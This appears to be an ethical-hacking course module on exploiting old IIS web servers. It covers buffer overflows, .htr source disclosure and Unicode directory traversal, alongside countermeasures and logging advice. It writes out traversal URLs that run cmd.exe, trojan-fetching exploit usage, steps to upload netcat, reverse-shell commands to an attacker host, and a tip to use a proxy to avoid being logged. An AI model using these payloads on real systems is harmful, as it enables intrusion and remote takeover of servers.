Recently, buffer overrun security vulnerability was detected because idq.dll contained an unchecked buffer in a section of code that handled input URLs. An attacker who could establish a web session with a server on which idq.dll was installed could conduct a buffer overrun attack and execute code on the web server. Idq.dll runs in the System context, therefore exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it.

Exploitation of the buffer overflow involves sending an overlong variable to idq.dll, as shown in the following example, where *[buffer]* is equivalent to approximately 240 bytes:

GET / null.ida? [buffer] =X HTTP/1.1

Host: [arbitrary_value]

The buffer overrun occurs before any indexing functionality is requested. As a result, even though idq.dll is a component of Index Server/Indexing Service, the service would not need to be running in order for an attacker to exploit the vulnerability. As long as the script mapping for .idq or .ida files were present and the attacker were able to establish a web session, he could exploit the vulnerability.

An attacker who successfully exploited this vulnerability could gain complete control over an affected web server. This would give the attacker the ability to take any desired action on the server, including changing web pages, reformatting the hard drive or adding new users to the local administrators group.

Threat Exploits

Perhaps the most prolific exploits that took advantage of the buffer overflow vulnerability are the code red and nimda worm. These worms are discussed in detail in the module on viruses. A worm is a generic term for a piece of code that replicates itself on a network. Recently, worms have been seen to exploit some popular remote security flaw to infect systems, take control of the victim, and causes damage before setting about launching new attacks against further victims.

IPP Printer Overflow

- There is a buffer overflow in IIS within the ISAPI filter that handles .printer files (c:\winnt\system32\msw3prt.dll) that provides support for the Internet Printing Protocol (IPP)
- IPP enables the web-based control of various aspects of networked printers.
- The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP host.

GET /NULL.printer HTTP/1.0 HOST: [buffer]

Note Internet Printing Protocol

Windows 2000 introduced native support for the Internet Printing Protocol (IPP), an industry - standard protocol for submitting and controlling print jobs over HTTP. The protocol is implemented in Windows 2000 via an ISAPI extension that is installed by default as part of Windows 2000 but which can only be accessed via IIS 5.0.

Threat Vulnerability

There was a buffer overrun vulnerability that resulted because the ISAPI extension contained an unchecked buffer in a section of code that handled input parameters. This could enable a remote attacker to conduct a buffer overrun attack and cause code of his choice to run on the server. Such code would run in the Local System security context. This would give the attacker complete control of the server, and would enable him to take virtually any action he chose.

The attacker could exploit the vulnerability against any server with which he could conduct a web session. No other services would need to be available, and only port 80 (HTTP) or 443 (HTTPS) would need to be open.

Windows 2000 Internet printing ISAPI extension contains msw3prt.dll, which handles user requests. Security vulnerability, discovered by Riley Hassell from eEye, in msw2prt.dll, does not correctly perform input validation checking allowing an attacker to overflow a buffer and run any program in the SYSTEM context.

Due to the unchecked buffer in msw3prt.dll, a maliciously crafted HTTP .print request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code. A remote command shell is trivial for the attacker to execute and destructive for the web site because it allows the attacker complete control over the web server. If a web server would stop responding in a buffer overflow condition and Windows 2000 detects an unresponsive web server it automatically performs a restart. Therefore, the administrator will be unaware of this attack. This however makes it easier for remote attacks to execute code against Windows 2000 IIS 5.0 web servers. If Web-based Printing has been configured with a group policy, attempts to disable or unmap the affected extension via Internet Services Manager will be overridden by the group policy settings.

Exploits

Ryan Permeh of eEye Digital Security released 'iishack2000.c' exploit.


The vulnerability arises when a buffer of approx. 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request. Remotely exploits buffer overflow, inserts shellcode to "shovel a shell" back to a listener on attacker's system.

Example:

GET /NULL.printer HTTP/1.0

Host: [buffer] (Where [buffer] is approx. 420 characters.)

When exploited, an attacker would have caused a buffer overflow within IIS and have overwritten EIP. Now normally the web server would stop responding once the attacker has "buffer overflowed" it. However, Windows 2000 will automatically restart the web server if it notices that the web server has crashed.



D:\Ethical Hacking Lab Files\Module II - Hacking Web Servers>iishack2000
iishack2000 - Remote .printer overflow in 2k sp4 and sp1
Vulnerability found by Riley Hassell <riley@eeye.com>
Exploit by Ryan Permeh <ryan@eeye.com>
Syntax: iishack2000 <hostname> <server port> <service pack>
Example: iishack2000 127.0.0.1 80 0
Example: iishack2000 127.0.0.1 80 1
D:\Ethical Hacking Lab Files\Module II - Hacking Web Servers>

This exploit will run against an IIS 5 web server, create a text document on the remote server with instructions directing readers to a web page on eeye.com that has information on how to patch the system so that the web server is no longer vulnerable to this flaw.


Wanderley J. Abreu Jr. provided the memory leak 'iiswebexplt.pl' exploit.

This code requires perl and is run from the command line as "perl iiswebexpl.pl victim". Upon execution, the code outputs the results in text on the screen stating if the victim web server is vulnerable or not vulnerable.

Dark spyrit provided the 'jill.c' exploit.

The exploit code jill.c, is a 167-line program written in the C language, authored by a grey-hat hacker in New Zealand who uses the nickname Dark Spyrit. Although jill is written in UNIX C, compiling it on Windows 2000 is a snap with the Cygwin environment. Cygwin compiles UNIX code with an "abstraction layer" library—cygwin1.dll—that intercepts the native UNIX calls and translates them into Win32 equivalents. Therefore as long as the cygwin1.dll is in the working path from where the compiled executable is run, it would function on Win32 as it would under UNIX or Linux.

Using the compiled code against a default installation of IIS 5.0, an attacker merely needs to type in the name of a remote system and a port number, and gain complete control of the machine in a matter of seconds. It provides the remote attacker with a command shell with SYSTEM level access. Therefore the exploit grants full control over the system allowing the attacker to "own" the system.



\$./jill

iis5 remote .printer overflow.

dark spyrit <dspyrit@beavuh.org> / beavuh labs.

Usage:/jill <victimHost> <victimPort> <attackerHost> <attackerPort>


Because the initial attack occurs via the Web application channel (port 80, typically) and because the shell is shoved *outbound* from the victim Web server on a port defined by the attacker, this attack is difficult to stop using router or firewall filtering.

Cyrus the Great provided the 'iis5hack.zip' exploit

This is basically the jill.c script with some changes to make it easier to compile on the Windows platform which in effect makes it a real point and click exploit code. It also includes a perl script and a binary for Windows NT.

Variants: IIS5 Koei.exe

This executable is a simple Win32 version of jill.c which exploits IIS5 .IPP printer bug. The exploit will spawn a reverse cmd.exe to port 7882. In order to work the user must not be fire walled on that port.



Hacking Tool: IISHack.exe

iishack.exe overflows a buffer used by IIS http daemon, allowing for arbitrary code to be executed.

```
c:\ iishack www.yourtarget.com 80  
www.yourserver.com/thetrojan.exe
```

www.yourtarget.com is the IIS server you're hacking, 80 is the port its listening on, www.yourserver.com is some webserver with your trojan or custom script (your own, or another), and /thetrojan.exe is the path to that script.

```
-----  
| (IIS 4.0 remote buffer overflow exploit) |  
| <c> dark spyrit — barns@eEye.com |  
| http://www.eEye.com |  
| Usage: iishack <host> <port> <url> |  
| eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe |  
| do not include "http://" before hosts! |  
| |  
| No host or IP specified. |  
| |
```

"IIS Hack" is a buffer overflow vulnerability exposed by the way IIS handles requests with .HTR extensions. A hacker sends a long URL that ends with ".HTR". IIS interprets it as a file type of HTR and invokes the ISM.DLL to handle the request. Since ISM.DLL is vulnerable to a buffer overflow, a carefully crafted string can be executed in the security context of IIS, which is privileged. For example, it is relatively simple to include in the exploit code a sequence of commands that will open a TCP/IP connection, download an executable and then execute it. This way, any malicious code can be executed.

A sample exploit can be constructed as shown below:

To hack the target site and attacker's system running a web server can use iishack.exe and ncx.exe.

To begin with, the ncx.exe is configured to run from the root directory. IIShack.exe is then run against the victim site.

```
c:\>iishack.exe <target> 80 <attacker>/ncx.exe
```

The attacker can then use netcat to evoke the command shell

```
c:\>nc <target> 80
```

He can proceed to upload and execute any code of his choice and maintain a backdoor on the target site.

IPP Buffer Overflow Countermeasures

- Install latest service pack from Microsoft.
 - Remove IPP printing from IIS Server
 - Install firewall and remove unused extensions
 - Implement aggressive network egress filtering
 - Use IISLockdown and URLScan utilities
 - Regularly scan your network for vulnerable servers
-

Without any further explanation, the first countermeasure is obviously to install the latest service packs and hotfixes.

As with many IIS vulnerabilities, the IPP exploit takes advantage of a bug in an ISAPI DLL that ships with IIS 5 and is configured by default to handle requests for certain file types. This particular ISAPI filter resides in C:\WINNT\System32\msw3prt.dll and provides Windows 2000 with support for the IPP. If this functionality is not required on the Web server, the application mapping for this DLL to .printer files can be removed (and optionally deleting the DLL itself) in order to prevent the buffer overflow from being exploited. This is possible because the DLL will not be loaded into the IIS process when it starts up. In fact, most security issues are centered on the ISAPI DLL mappings, making this one of the most important countermeasure to be adopted when securing IIS.

Another standard countermeasure that can be adopted here is to use a firewall and remove any extensions that are not required. Implementing aggressive network egress can help to a certain degree.

With IIS, using IISLockdown and URLScan - (free utilities from Microsoft) can ensure more protection and minimize damage in case the web server is affected.

Microsoft has also released a patch for the buffer overflow, but removing the ISAPI DLL is a more proactive solution in case there are additional vulnerabilities that are yet to be found with the code.

ISAPI DLL Source disclosures

- Microsoft IIS 4.0 and 5.0 can be made to disclose fragments of source code which should otherwise be inaccessible.
 - This is done by appending "+.htr" to a request for a known .asp (or .asa, .ini, etc) file.
 - appending this string causes the request to be handled by ISM.DLL, which then strips the '+.htr' string and may disclose part or all of the source of the .asp file specified in the request.
-

IIS supports several file types that require server-side processing. When a web site visitor requests a file of one of these types, an appropriate filter DLL processes it. Vulnerability exists in ISM.DLL, the filter DLL that processes .HTR files. HTR files enable remote administration of user passwords.

HTR files are scripts that allow Windows NT password services to be provided via IIS web servers. Windows NT users can use .HTR

scripts to change their own passwords, and administrators can use them to perform a wide array of password administration functions. HTR is a first-generation advanced scripting technology that is included in IIS 3.0, and still supported by later versions of IIS for backwards compatibility. However, HTR was never widely adopted, and was superceded by Active Server Pages (ASP) technology introduced in IIS 4.0.

Attack Methods	Exploit / Attack Methodology
	By making a specially formed request to IIS, with the name of the file and then appending around 230 + " %20 " (these represents spaces) and then appending " .htr " this tricks IIS into thinking that the client is requesting a " .htr " file . The .htr file extension is mapped to the ISM.DLL ISAPI Application and IIS redirects all requests for .htr resources to this DLL.

ISM.DLL is then passed the name of the file to open and execute but before doing this ISM.DLL truncates the buffer sent to it chopping off the .htr and a few spaces and ends up opening the file whose source is sought. The contents are then returned. This attack can only be launched once though, unless the web service started and stopped. It will only work when ISM.DLL first loaded into memory.

An attacker can view the location of global.asa, for instance, as follows

[http://www.victim.com/global.asa%20%20\(...<=230\)global.asa.htr](http://www.victim.com/global.asa%20%20(...<=230)global.asa.htr) will reveal the location of global.asa

The vulnerability involves an unchecked buffer in ISM.DLL. This poses two threats to safe operation. The first is a denial of service threat. A malformed request for an .HTR file could overflow the buffer, causing IIS to crash. The server would not need to be rebooted, but IIS would need to be restarted.

"Undelimited .HTR Request" vulnerability: The first vulnerability is a denial of service vulnerability. All .HTR files accept certain parameters that are expected to be delimited in a particular way. This vulnerability exists because the search routine for the delimiter isn't properly bounded. Thus, if a malicious user provided a request without the expected delimiter, the ISAPI filter that processes it would search forever for the delimiter and never find it.

If a malicious user submitted a password change request that lacked an expected delimiter, ISM.DLL, the ISAPI extension that processes .HTR files, would search endlessly for it. This would prevent the server from servicing any more password change requests. In addition, the search would consume CPU time, so the overall response of the server might be slowed.

The second threat would be more difficult to exploit. A carefully-constructed file request could cause arbitrary code to execute on the server via a classic buffer overrun technique. Neither scenario could occur accidentally. This vulnerability does not involve the functionality of the password administration features of .HTR files.

".HTR File Fragment Reading" vulnerability: The ".HTR File Fragment Reading" vulnerability could allow fragments of certain types of files to be read by providing a malformed request that would cause the HTR processing to be applied to them. This vulnerability could allow a malicious user to read certain types of files under some very restrictive circumstances by levying a bogus .HTR request. The ISAPI filter will attempt to interpret the requested file as an .HTR file, and this would have the effect of removing virtually everything but text from a selected file. That is, it would have the effect of stripping out the very information that is most likely to contain sensitive information in .asp and other server-side files.

The .htr vulnerability will allow data to be added, deleted or changed on the server, or allow any administrative control on the server to be usurped. Although .HTR files are used to allow web-based password

administration, this vulnerability does not involve any weakness in password handling.

"Absent Directory Browser Argument" vulnerability: Among the default HTR scripts provided in IIS 3.0 (and preserved on upgrade to IIS 4.0 and IIS 5.0) were several that allowed web site administrators to view directories on the server. One of these scripts, if called without an expected argument, will enter an infinite loop that can consume all of the system's CPU availability, thereby preventing the server from responding to requests for service.

ISAPI.DLL Exploit

- Here's a sample file called htr.txt that you can pipe through a netcat to exploit the ISAPI.DLL vulnerability.

```
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
```

- Piping through netcat connected to a vulnerable server produces the following results:

```
c:\ >nc -vv www.victim.com 80 <htr.txt
HTTP/1.1 200 OK
Server: Microsoft -IIS /5.0
<!--filename = global.asa -->
("Profiles_ConnectionString")
"DSN=Profiles; UID=Company_user;
password=secret" Password Revealed
```

By requesting an existing filename (for example, global.asa) with an appendage of "+" and extension of ".htr" from Microsoft Internet Information Server 4.0/5.0 , IIS will be tricked to call ISM.DLL ISAPI application to deal with this request. When "+" is found in the filename, ISM.DLL will truncate the "+.htr" and open the target file (global.asa). If the target file is not ".htr" file, part of target file source

code will be exposed to the attacker. For example, an attacker can retrieve the content of global.asa which often contains some sensitive information such as SQL server's username and password.

The "global.asa" file is a prime target for attackers, since it is used to specify event scripts and declare objects that have session or application scope. It is not a content file displayed to the users; instead, it stores event information and objects used globally by the application. This file has to be named "global.asa" and has to be stored in the root directory of the application. As a result, the hackers can easily locate it and use any one of the above exploits to obtain its content. The file typically contains several functions including "Application_OnStart" which is activated when a new session starts. In many cases, the code connects to the database and makes the necessary initialization.

However, in a nutshell, the vulnerability could allow a malicious user to request files from the server, which would then be processed as though they were .HTR files. The result of this could be that parts of the .ASP source code would be sent to the malicious user. In theory, this could expose sensitive data contained in the .ASP files.

IIS Directory Traversal

- The vulnerability results because of a canonicalization error affecting CGI scripts and ISAPI extensions (.ASP is probably the best known ISAPI-mapped file type.)
- canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name.
- For example, "%co%af" and "%c1%9c" are overlong representations for ?/? and ?\?
- Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

```
GET/scripts/..%c0%af../winnt/system32/cmd.e  
xe?/c+dir=c:\ HTTP/1.0
```

Due to a canonicalization (see below) error in IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine - specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it. This is the vulnerability exploited by the Code Blue Worm.

Canonicalization

Canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name - the so-called canonical name. For example, on a given machine, the names c:\dir\test.dat, test.dat, and ..\..\test.dat might all refer to the same file. Canonicalization is the process by which such names would be mapped to a name like c:\dir\test.dat.

Vulnerability

When certain types of files are requested via a specially-malformed URL, the canonicalization yields a partially-correct result. It locates the correct file, but concludes that the file is located in a different folder than it actually is. As a result, it applies the permissions from the wrong folder.

The vulnerability results because it is possible to construct an URL that would cause IIS to navigate to any desired folder on the logical drive that contains the web folder structure, and access files in it. The request would be processed under the security context of the *IUSR_machinename* account, which is the anonymous user account for IIS. This is the account that performs web actions on behalf of unauthenticated visitors to the site. Under normal conditions, the account only has permissions to take actions that are acceptable for general use by visitors to the site.

The danger lies in the fact that the vulnerability allows the user to escape from the web folders and access files elsewhere on the drive. By default, many of these files provide access to the everyone group and/or the Users group, both of which include the *IUSR_machinename* account as a member. These groups have executed permissions to most operating system commands, and this would give the malicious user the ability to cause widespread damage. This vulnerability would effectively grant the same privileges to the malicious user as are normally available to users who can log onto a machine locally.

The default permissions would allow the user to execute virtually any operating system command, and these would enable him to cause a wide array of damage. He could, for instance, create new files on the server, delete ones that are already there, or he could reformat the entire hard drive. He wouldn't be limited to misusing code that already existed on the server. Access to the operating system

commands would give him the ability to upload code of his choice to the machine and execute it.

However, the vulnerability only allows files to be accessed if they reside on the same logical drive as the web folders. So, for instance, if a web administrator had configured his server so that the operating system files were installed on the C: drive and the web folders were installed on the D: drive, the malicious user would be unable to use the vulnerability to access the operating system files.

Exploit

One of the principal security functions of a web server is to restrict user requests so they can only access files within the web folders. Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended Unicode character representations are used in substitution for "/" and "\". This vulnerability provides a way for a malicious user to provide a special URL to the web site that will access any files whose name and location he knows, and which is located on the same logical drive as the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine - specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it. For instance, consider the following valid url.

<http://target/scripts/..%c1%1c../path/file.ext>

Eg.

`http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir`

`http://target/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir`

`http://target/msadc/..%c0%af/..%c0%af/..%c0%af../winnt/system32/cmd.e
xe?/c+dir`

Another exploit demonstrates how an attacker can execute commands using a redirect on the target host.

- To begin, the attacker copies "..\..\winnt\system32\cmd.exe" to "..\..\interpub\scripts\cmd1.exe"
- He appends the command to the valid URL.

<http://site/scripts/..%c1%9c./winnt/system32/cmd.exe?/c+copy+..\\winnt\system32\cmd.exe+cmd1.exe>

Vulnerable IIS returns: "CGI Error ... 1 file(s) copied."

The specified CGI application does not return a complete set of HTTP headers. Instead it returns the above error.

- Next the attacker runs "cmd1.exe /c echo abc >aaa & dir & type aaa" along with the URL to list the directory contents.

<http://site/scripts/..%c1%9c./inetpub/scripts/cmd1.exe?/c+echo+abc+>aaa&dir&type+aaa>

Vulnerable IIS returns:

" Directory of c:\inetpub\scripts

```
10/25/2000 03:48p <DIR> .
10/25/2000 03:48p <DIR> ..
10/25/2000 03:51p 6 aaa
12/07/1999 05:00a 236,304 cmd1.exe
..
abc
"
```

Unicode

- ASCII characters for the dots are replaced with hexadecimal equivalent (%2E).
- ASCII characters for the slashes are replaced with Unicode equivalent (%co%af).
- Unicode 2.0 allows multiple encoding possibilities for each characters.

- Unicode for"/": 2f, c0af, e080af, f08080af, f8808080af,.....
 - Overlong Unicode are NOT malformed, but not allowed by a correct Unicode encoder and decoder.
 - Maliciously used to bypass filters that only check short Unicode.
-

Unicode extensions are installed by default with Microsoft Internet Information Server (IIS) version 4.0 and 5.0. This is to allow characters that are not used in the English language to be recognized by web servers. Computers store letters and other characters by assigning a number to them.

Unicode provides a unique number for every character. Unicode forms a single character set across all languages. It is a standard 2-byte or 3-byte character set. The IIS Unicode Exploit allows users to run arbitrary commands on the web server. IIS servers with the Unicode extensions loaded are vulnerable unless they are running current patches.

This exploit can be used when:

- a. A writeable or executable directory is available; allowing attackers to upload malicious code.
- b. A system executable such as cmd.exe is available on the root and does not have an access control list applied to it.

The attack occurs when an attacker sends a malformed URL to a web server that looks something like this:

1. <http://victim/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c>

If the target has a virtual executable directory (e.g. scripts) located on the same directory of Windows system, the directory of C: will be revealed. The question mark inserted after cmd.exe represents a command line argument.

For instance, appending a/c as in the above example, indicates that it carries out the command specified by the sub ceding string and then terminates. The "+" indicates the space between arguments. The variable /..%255c..%255c decodes to /.... which translates to a directory traversal.

This is equivalent to sending a hex value to the server. A common example is %20 which refers to a space. Using a direct hex interpretation of a directory traversal will be checked by IIS user access denied.

Still, the exploit occurs because the CGI routine within the web server decodes the address twice. First CGI filename will be decoded to check if it is an executable file (e.g. '.exe' or '.com') After the filename checkup , IIS will run another decode process. So an attacker will send various hex values of a required character till a suitable value is accepted.

Therefore '..' can be represented by '..%255c' , '..%%35c' etc. After first decoding, '..%255c' is turned into '..%5c' IIS will take it as legal character string that can pass security checkup. However, after a second decode process, it will be reverted to '..' and the attack succeeds.

2. <http://www.somesite.com/../../../../../../../../winnt/repair/sam>.

In this case, the web server will just look for the file in the web root directory called ".../../../../../winnt/repair/sam._". The '../' tells the web server to search one directory above, so here, the web server will look in the document root for a file called winnt/repair/sam._. The no. of '../'s does not matter as long as there are enough of them to traverse back to the root of the file system (either c: or / on UNIX system)

The IIS Unicode exploit uses the HTTP protocol and malformed URLs to traverse directories and execute arbitrary commands on the vulnerable web servers. The IIS Unicode exploit uses a Unicode representation of a directory delimiter (/) to fool IIS. Because the exploit uses http, it works directly from the address bar of a browser. Because of the non-interactive nature of this exploit, interactive commands such as ftp & telnet do not work.

IIS Logs

- IIS logs all the visits in log files. The log file is located at <%systemroot%>\logfiles
- Be careful. If you don't use proxy, then your IP will be logged.
- This command lists the log files:

```
http://victim.com/scripts/...%c0%af../... %c  
0%af../...%c0%af../...%c0%af../...%c0%af../.  
.%c0%af../...%c0%af../...%c0%af../winnt/sys  
tem32/cmd.exe?/c+dir+C:\Winnt\system32\Lo  
gfiles\W3SVC1
```

Note Capturing and maintaining log files are critical to the secure administration of a web server. While it is generally considered that the log does not capture an intrusion till after the request has been processed, a diligent administrator might couple logging with tools such as urlscan which will make logging more effective. Here, we will discuss some of the best practices that can be followed when it comes to IIS logs. The best way to emphasize the value and importance of IIS log files would be to draw a comparison to a crime scene, such that while handling IIS logs, they must be treated as if they are evidence already. Coupling IIS logs with other monitoring records such as Firewall logs, IDS logs, and even TCPDump can lend more credibility in the event of the log being used for evidence.

The first rule is to configure the IIS logs to record every available field. Gathering information about Web visitors can help establish the source of an attack - either by linking it to a system or to a user. The more information that is collected, the better chance there is of pinning down the perpetrator.


The second rule is to capture events with a proper time stamp. This is because IIS records logs using UTC time. The accuracy of the UTC time can be ensured only if the local time zone setting is correct.

The third rule is to ensure continuity in the logs. IIS logs do not register a log entry if the server does not get any hits in a 24-hour period. This makes the presence of an empty log file ambiguous as there is no way of telling if the server received no hits, was offline or if the log file was actually deleted. The simplest workaround would be to use the Task Scheduler and schedule hits. In general, scheduled requests can indicate that the logging mechanism is functioning properly. Therefore, if a log file is missing, it is probably because the file was intentionally deleted.

The fourth rule is to ensure that logs are not modified in any way after they have been originally recorded. Once a log file is created, it is important to prevent the file from being accessed and audit any authorized and unauthorized access. One way to achieve this is to move the IIS logs off the Web server. File signatures are helpful because if a single file is corrupted, it does not invalidate the rest of the logs. Also, when doing any log file analysis, the original files must be never worked with. After the log is closed, no one should have permissions to modify the file contents.

Hacking Tool: IISXploit.exe

This tool automates directory traversal exploit in IIS



Perhaps the vulnerability that has had the most telling effect after buffer overflow is the file system traversal vulnerability. The two file system traversal exploits that have hogged the limelight are the *Unicode* and the *double decode* (sometimes termed *superfluous decode*) attacks.

The Unicode vulnerability was first seen in the Packetstorm forums in early 2001 and formally developed by Rain Forest Puppy (RFP). In his exposition of the problem, he notes that "%c0%af and %c1%9c are overlong Unicode representations for '/' and '\'. IIS seems to decode Unicode at the wrong instance (after path checking, rather than before).

Threat If an attacker gives an HTTP request such as the one that follows, arbitrary commands can be executed on the server:


```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:  
\HTTP /1.0
```

Several other "illegal" representations of "/" and "\\" are feasible as well, including %c1%1c, %c1%9c, %c1%1c, %c0%9v, %c0%af, %c0%qf, %c1%8s, %c1%9c, and %c1%pc.

Tools IISxploit by greek pirate allows the user to exploit the directory traversal vulnerability in IIS. The GUI allows the user to key in the target name and also specify a spoofed IP. The user can then choose to read, download, and delete files on the target machine.

Hacking Tool: execiis-win32.exe

This tool exploits IIS directory traversal and takes command from cmd and executes them on the IIS Server



NSFOCUS Security Team reported vulnerability in filename processing of CGI program in MS IIS4.0/5.0. The CGI filename was decoded twice erroneously. By exploiting this vulnerability, it was possible for an intruder to run arbitrary system commands. The exploit is possible because while loading executable CGI program. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or '.com' suffix check-up). On successfully passing the filename check-up, IIS will run another decode process. Normally, only CGI parameters should be decoded in this process. However, this time IIS mistakenly decodes both CGI parameters and the decoded CGI filename. In this way, CGI filename is decoded twice by error.

Threat With a malformed CGI filename, an attacker can get round IIS filename security check-ups like '../' or './' check-up. In some cases, attacker can also run arbitrary system command.

For example, a character '\' will be encoded to "%5c". And the corresponding code of these 3 characters is: '%' = %25, '5' = %35 and 'c' = %63. Encoding these 3 characters again can result in %255c, %%35c, %%35%63, %25%35%63 etc. This makes it possible to represent '..\' by '..%255c' and '..%%35c',etc.

After first decoding, '..%255c' is turned into '..%5c'. IIS will take it as a legal character string that can pass security check-up. However, after a second decode process, it will be reverted to '..\''. Hence, attacker can use '..\' to do directory traversal and run arbitrary program outside of Web directory.

Tools Execiis-win32.exe exploits IIS directory traversal, takes command from cmd.exe, and executes them on the IIS Server.

Hacking Tool: Unicodeuploader.pl

- Unicode upload creator (unicodeloader.pl) works as follows:

Two files (upload.asp and upload.inc - have them in the same dir as the PERL script) are built in the webroot (or any where else) using echo and some conversion strings. These files allow you to upload any file by simply surfing with a browser to the server.

 1. Find the webroot
 2. perl unicodeloader target: 80 'webroot'
 3. surf to target/upload.asp and upload nc.exe
 4. perl unicodexecute3.pl target: 80 'webroot/nc -l -p 80 -e cmd.exe'
 5. telnet target 80

■ Above procedure will drop you into the shell on the box.

Tools Unicodeuploader.pl is a perl script written by Roelof Temmingh to exploit the Unicode vulnerability in windows. There are three components involved in the exploit. Two files (upload.asp and upload.inc - hosted in the same dir as the PERL script) are built

in the webroot using echo and some conversion strings. These files allow the attacker to upload any file by simply surfing with a browser to the server.

Typical use: (5 easy steps to a shell)

1. Find the webroot - example: d:\webpage\root
2. perl unicodeloader target:80 'd: \webpage\root'
3. Surf to target/upload. asp and upload nc.exe
4. Perl unicodexecute3.pl target: 80'd: \webpage\root\nc -1 -p 80 -e cmd.exe'
5. Telnet target 80

Threat The above procedure will invoke a shell on the target without crashing the server. The attacker can then proceed to upload other malicious code right after nc.exe. This procedure works well for servers that are tightly firewalled (- as it uses the allowed port 80); servers that are not allowed to FTP, RCP or TFTP to the Internet.

Hacking Tool: cmdasp.asp

- After uploading nc.exe to the web server, you can shovel a shell back to your pc.
- Shoveling a shell back to the attacker's system is easy:

1. Start a netcat listener on the attacker's system:

```
c:\>nc.exe -l -p 2002
```

2. Use cmdasp.asp to shovel a netcat shell back to the listener:

```
c:\inetpub\scripts\nc.exe -v -e cmd.exe  
attacker.com 2002
```

The attacker can also choose to extend this exploit by shoveling a shell back to his system. Shoveling a shell back to the attacker's system is easy:

1. Start a netcat listener on the attacker's system: c:\>nc.exe -l -p 2002
2. Use cmdasp.asp to shovel a netcat shell back to the listener:
c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002

Tools CmdAsp.asp - is an interactive ASP page command prompt. It works on IIS web servers that are vulnerable to the use of the IUSR_COMPUTER and IWAM_COMPUTER user accounts. These accounts will execute scripts such as ASP or Perl. It is important to note that these accounts belong to the everyone group.

In IIS 5, any process started by a wscript.shell object will run in the context of the IWAM_* account, and can be a point of attack as demonstrated by cmdasp.asp. It runs in the context of the web server as a standard ASP page and makes a good back door to any IIS web server.

